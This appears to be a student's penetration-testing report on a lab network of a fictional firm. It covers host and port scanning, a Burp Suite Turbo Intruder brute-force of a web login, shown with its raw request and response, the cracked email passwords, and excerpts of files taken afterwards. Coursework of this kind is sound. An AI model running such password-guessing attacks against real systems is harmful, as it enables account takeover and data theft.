CY704 Project: Network Penetration Testing Report

Supervisor:

Dr. Mohamed Saif


Prepared by: Elmonzer Elbadawi Ali

Registration number :2512520

Phase 1: Information gathering:

1.1 Network Discovery and Initial Scanning

The objective of this phase was to identify reachable hosts within Saturn Security Ltd.'s internal network and gather preliminary information about their exposed services and open ports, without having any prior knowledge of the network topology. The penetration test was conducted using **Kali Linux** as the attack machine, in accordance with the project requirements.




As an initial step, the network configuration of the attack machine was verified to ensure proper connectivity with the target virtual network. This was achieved using the following command: ip a
This step is essential to confirm that any subsequent scanning activities are performed from the correct network context.

Network Scanning and Host Discovery:


After confirming network connectivity, **Zenmap** was used to perform network scanning and service discovery. As a result of the scanning activities, **three active hosts** were identified within the target network:


- **192.168.56.100**
- **192.168.56.103**
- **192.168.56.104**




shows the list of active hosts identified in the target network

Network Topology Mapping







The scan identified multiple open ports and active services on the target host



192.168.56.100 Details



192.168.56.103 Details



192.168.56.104 Details

Summary:

IP Address	Operating System (Inferred)	Open Ports & Services (Exact Versions)
192.168.56.103	Linux (Ubuntu-based, kernel 3.2–4.14)	21/tcp – FTP (vsftpd 3.0.3) 22/tcp – SSH (OpenSSH 7.2p2 Ubuntu 4ubuntu2.1) 25/tcp – SMTP (Postfix smtpd) 53/tcp – DNS (ISC BIND 9.10.3-P4) 80/tcp – HTTP (Apache httpd 2.4.18) 110/tcp – POP3 (Dovecot pop3d) 139/tcp – NetBIOS (Samba smbd 3.X–4.X) 143/tcp – IMAP (Dovecot imapd) 445/tcp – SMB (Samba smbd 3.X–4.X)
192.168.56.104	Linux (Ubuntu-based, kernel 3.2–4.14)	22/tcp – SSH (OpenSSH 7.2p2 Ubuntu 4ubuntu2.2) 8080/tcp – HTTP (Saturn Security Systems Web Application)
192.168.56.100	2N Helios IP VoIP doorbell	No open ports detected


1.2 – Identification of Vulnerable Services:

Host	Service	Version	Why It Is Potentially Vulnerable
192.168.56.103	FTP	vsftpd 3.0.3	FTP transmits credentials in cleartext and is frequently misconfigured with weak or reused passwords. The presence of an exposed FTP service increases the risk of credential compromise and unauthorized file access.
192.168.56.103	SMB	Samba smbd 3.X–4.X	Samba services have a long history of vulnerabilities related to authentication bypass, information disclosure, and improper access control. Exposed SMB services may allow unauthorized access to shared files or credential harvesting.
192.168.56.103	Mail Services (SMTP/POP3/IMAP)	Postfix, Dovecot	Mail services often store sensitive information such as credentials and internal communications. Weak authentication mechanisms or password reuse may allow attackers to access confidential emails and leverage them for further attacks.
192.168.56.104	Web Application (HTTP)	Custom application on port 8080	Public-facing web applications are common initial attack vectors. Authentication flaws, weak credentials, or improper access control could allow unauthorized access to restricted areas containing sensitive company documents.

Phase 2: Exploitation

2.1 – Accessing the Public Web Application

In this step, I access the company's public-facing web application hosted on port 8080. The objective is to gather publicly available information that could assist in identifying valid user accounts and potential authentication weaknesses.



The public website disclosed the name of a company employee. Such information can be leveraged by an attacker to construct valid email addresses based on the company's email naming convention. The discovered employee name was used to infer a valid corporate email address for further authentication testing.

We can conclude from this page as mentioned in project hints and after verify it in website login page that email addresses are in this form:

p.soell@saturn.com, p.graf@saturn.com, b.dietrich@saturn.com

Now we need to get the emails passwords. As shown next

Web Authentication Testing Using Burp Suite:

Burp Suite was used to obtain the password associated with the p.soell@saturn.com email account

Turbo Intruder - 192.168.56.104 - done

Row	Payload	Status	Anomaly rank	Words	Length	Time	Arrival	Label	Queue ID	Connection ID
51116	stickman123	200	0	128	576	1693924	7091330930		51113	516
0	11	401	0	171	580	680606	763615		2	1
1	12	401	0	171	580	654765	752896		3	5
2	14	401	0	171	580	683497	821105		5	3
3	10	401	0	171	580	697976	777223		1	4
4	13	401	0	171	580	687500	811987		4	2
5	19	401	0	171	580	686995	2327785		10	2
6	17	401	0	171	580	712311	2336401		8	3
7	15	401	0	171	580	710444	2344641		6	1
8	16	401	0	171	580	718198	2359588		7	5
9	18	401	0	171	580	705077	2331722		9	4
10	#!comment: ...	401	0	171	580	840205	3222995		11	2
11	#!comment: ...	401	0	171	580	791037	3204795		15	4
12	#!comment: ...	401	0	171	580	812931	3197715		12	3
13	#!comment: ...	401	0	171	580	782270	3182976		14	5
14	#!comment: ...	401	0	171	580	774009	3180386		13	1
15	#!comment: ...	401	0	171	580	698881	3983739		20	5
16	#!comment: ...	401	0	171	580	726144	3999096		19	1
17	#!comment: ...	401	0	171	580	731246	4006179		17	4
18	#!comment: ...	401	0	171	580	669896	3959352		16	2
19	#!comment: ...	401	0	171	580	718793	4007296		18	3

Pretty Raw Hex

```
POST /api/authentication?cacheBuster=1766660872427 HTTP/1.1
Host: 192.168.56.104:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-XSRF-TOKEN: 98442f3c-a7ac-40c9-ad36-1c258de36237
Content-Length: 84
Origin: http://192.168.56.104:8080
Connection: keep-alive
Referer: http://192.168.56.104:8080/
Cookie: XSRF-TOKEN=98442f3c-a7ac-40c9-ad36-1c258de36237
Priority: u=0

j_username=p.soell%40saturn.com&j_password=stickman123&remember-me=true&submit=Login
```

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Expires: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Set-Cookie: JSESSIONID=lKRmzb06A_XxLlqy2KnCzIZ7GUHqnt65x4X0Ioeb; path=/; HttpOnly
Set-Cookie: XSRF-TOKEN=3e52b05e-d034-4bca-b709-65e513956e2d; path=/
Set-Cookie: remember-me=dXlEN2d6ZEZCMklibWNGSVlQYnVuUT09OmhuWkxjWGhSQkFaWUxFRTVsOWk5U1E9PQ; path=/; HttpOnly; Ma
 Expires=Sun, 25-Jan-2026 14:21:13 GMT
X-XSS-Protection: 1; mode=block
Pragma: no-cache
Date: Thu, 25 Dec 2025 14:21:13 GMT
Connection: keep-alive
X-Content-Type-Options: nosniff
Content-Length: 0
```


As a result of this authentication attack, valid credentials were successfully identified.

Emil password is: stickman123

Same exploitation process is done achieving other emails accounts passwords:


Email account	Password
p.graf@saturn.com	**aceshigh**
j.oberoi@saturn.com	**pizzaman**

I logged into the account using the email account and password:



After gaining authorized access to the restricted web area, I examine available internal documents to identify sensitive company information.

2.2 Collecting company confidential files:



Company financial history statement:

File Home Insert Page Layout Formulas Data Review View Developer Help

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

A1 Saturn Security Ltd.

Saturn Security Ltd.

Yearly Income Statements

in thousands of U.S. dollars, except earnings per ADR

	1999	2000	2001	2002	2003	2004	2005	2006	2007	2008
Financial Expenses	(487,829)	(466,868)	(411,742)	(332,524)	(380,684)	(372,230)	(526,168)	(493,908)	(806,642)	(911,654)
Financial Income	31,465	24,588	40,733	44,605	16,691	23,421	39,262	45,713	78,960	51,629
Exchange Gain (Loss), Net	27,599	(30,092)	153,799	(77,102)	(171,589)	(23,565)	(78,816)	20,296	(22,240)	(385,910)
Monetary Position Gain (Loss)	390,533	306,259	282,158	352,145	327,667	385,868	418,831	409,438	630,921	37,240
Gain (Loss) on Financial Instruments	9,304	(7,697)	199,719	(316,486)	(59,570)	119,844	386,201	(13,683)	218,560	(1,353,055)
Total Comprehensive Financing Cost (Income)	(28,928)	(173,810)	264,667	(329,362)	(267,449)	133,339	239,310	(32,144)	99,559	(2,561,749)
Net income Before Income Taxes	1,110,707	1,245,733	1,501,037	591,762	731,017	1,501,155	2,408,475	2,879,511	2,770,502	(1,992,040)
Income Tax	(68,383)	(157,944)	(166,811)	(54,836)	(89,612)	(183,451)	(330,260)	(497,302)	(439,204)	2,101,242
Net income Before Participation of Uncons. Subs	1,004,040	1,051,983	1,310,606	526,627	624,416	1,288,067	2,079,278	2,366,522	2,331,298	109,203
Participation in Unconsolidated Subsidiaries	24,878	25,294	20,516	30,703	34,768	40,061	87,352	121,690	136,198	97,901
Consolidated Net Income	1,028,918	1,077,277	1,331,122	557,330	659,184	1,328,128	2,166,630	2,488,212	2,467,496	207,103
Net Income Attribuatble to Minority Interest	56,358	77,959	153,306	37,061	30,412	20,932	55,041	110,282	76,670	3,977
Majority Interest Net Income	$ 972,560	$ 999,318	$1,177,816	$ 520,268	$ 628,772	$1,307,196	$ 2,111,588	$ 2,377,930	$ 2,390,826	$ 203,127
Earnings per ADS (NYSE:CX)	3.87	3.65	4.14	1.74	1.99	3.93	6.10	3.31	3.22	0.27
EBITDA *	1,791,447	2,029,707	2,255,671	1,917,070	2,108,028	2,538,260	3,557,099	4,137,681	4,586,114	4,343,109
Free Cash Flow *	860,000	886,000	1,145,000	948,000	1,143,000	1,478,000	2,013,000	1,943,000	1,144,000	1,040,000

* EBITDA and free cash flow are presented herein because ACME believes that they are widely accepted as financial indicators of its ability to internally fund capital expenditures and to service or incur

Quarterly Income Statements | Quarterly Income St. Ex. Aus | Yearly Income Statements | Yearly Inc

Company confidential business strategy document prepared by frost & Sullivan (market research firm):

FROST & SULLIVAN

50 Years of Growth, Innovation and Leadership

Next Generation Network Access Technology:
Overcoming Business Challenges

A Frost & Sullivan
White Paper

Prepared for NCP
Engineering Inc.

www.frost.com